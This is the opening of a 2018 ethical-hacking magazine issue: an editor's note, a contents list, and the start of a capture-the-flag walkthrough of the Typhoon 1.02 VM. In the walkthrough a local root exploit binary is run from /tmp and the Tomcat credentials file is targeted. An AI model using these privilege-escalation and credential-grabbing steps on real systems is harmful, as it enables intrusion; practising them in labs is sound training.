Hackercool

October 2018 Edition 1 Issue 13

READ : "USA indicts 7 Russian hackers" in HACKSTORY

CAPTURE THE FLAG :

Typhoon 1.02 VM : PART 2 (Cont'd)

INSTALLIT :

Learn how to install Metasploitable 3 VM in Oracle Virtualbox..

METASPLOIT THIS MONTH :

Delta Industrial Automation COMMGR 1.08 BOF, Zahir Enterprise Plus 6 BOF and more..

HACK OF THE MONTH :

Google+ Data Breach

I can do all things through Christ who strengtheneth me.
Philippians 4:13

Editor's Note

Hello Readers.Thank you for subscribing to our Hackercool Magazine. We are very delighted to release the thirteenth issue of the first Edition of our Hackercool magazine.

Let me introduce myself. My name is Kalyan Chakravarthi Chinta and I am a passionate cyber security researcher (or whatever you want to call it). I am also a freelance cyber security trainer and an avid blogger.But still let me make it very clear that I don't consider myself an expert in this field and see myself as a script kiddie.

Notwithstanding this, I have my own blog that deals with ethical hacking, **hackercool.com***. This blog has a dedicated Facebook page and Youtube channel with name "***Kanishkashowto***". I also developed a vulnerable web application for practice "***Vulnerawa***" which can be very helpful for beginners to practice website security.*

This magazine was started with an ambition to deal with real world ethical hacking. In simple terms this means we teach ethical hacking as close to real world as possible. As necessity arises, we sometimes teach both blackhat and grey hat hacking . You will find that our magazine will be helpful not only to the beginners who want to come into field of cyber security but also experts in this field. This magazine is also helpful to people who want to keep themselves safe from the bad hackers.

The main focus of this magazine is dealing with ethical hacking in real world scenarios. i.e ***hacking with antivirus and firewall ON****. My opinion is that we cannot improve cyber security and information security of the users until we teach them the real world ethical hacking.*

In this issue, as already stated in our previous issue, we will continue with our Capture The Flag Scenario of Typhoon 1.02 VM where we will see three more ways to hack into the target. Metasploitable 3 has been released long time back but the installation is not as simple as Metasploitable 2. So we thought it would be good to give our readers a complete tutorial on how to install the latest Metasploiable 3 in Virtualbpx. Apart from this we have included all our regular features.

*If you have any queries regarding this magazine or want a specific topic please send them to our mail address qa@hackercool.com and please don't forget to like our Facebook page "***Hackercool***". Until the next issue, Good Bye.*

c.k.chakravarthi

INSIDE

Here's what you will find in the Hackercool October 2018 Issue .

****


TYPHOON 1.02 - PART 2

CAPTURE THE FLAG

You may take numerous courses on cyber security and ethical hacking but you will not hone your skills unless you test you skills in a Real World hacking environment. CAPTURE THE FLAG scenarios and VM labs provide the beginners and those who want a real world testing lab for practice. These scenarios also provide a variety of challenges which help readers and users to gain knowledge about different tools and methods used in Real World penetration testing. These are not only useful for beginners but also security professionals, system administrators and other cyber security enthusiats. We at Hackercool Magazine strive to bring our readers some of the best CTF scenarios every month. We suggest our readers not only to just read these tutorials but also practice them by setting up the VM.

(CTF SCENARIO CONT'D FROM PREVIOUS ISSUE)


In the previous issue, we have seen two methods by which we gained access to the Typhoon 1.02 VM. In this issue, we will see three more methods to get into the target system. Le't's continue from exactly where we left. In the last issue, we got a normal shell by exploiting the shellshock vulnerability. I used the same "root2" privilege escalation exploit we used in the previous issue to get a root shell as shown below.



```
$ ls
ls
Catalina              context.xml         policy.d    tomcat-users.xml
catalina.properties   logging.properties  server.xml  web.xml
$ cat tomcat-users.xml
cat tomcat-users.xml
cat: tomcat-users.xml: Permission denied
$ cd /tmp
cd /tmp
$ ls
ls
37088.c  CLZAo              mongodb-27017.sock  root2
37292.c  hsperfdata_tomcat7  root1              tomcat7-tomcat7-tmp
$ ./root2
./root2
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# 
```


The next service I'm gonna target is the Apache Tomcat service running on the target. So before I target the service , I decide to do some enumeration on the Tomcat service to see if I can grab any credentials.

The Tomcat credentials are present in /etc/tomcat7 directory in a file named tomcat-users.xml. So I navigate to the /etc/tomcat7 folder using the root shell we already got and do an "ls: to see the contents of the directory. As we can see in the image given below, we have a file named tomcat-users.xml.



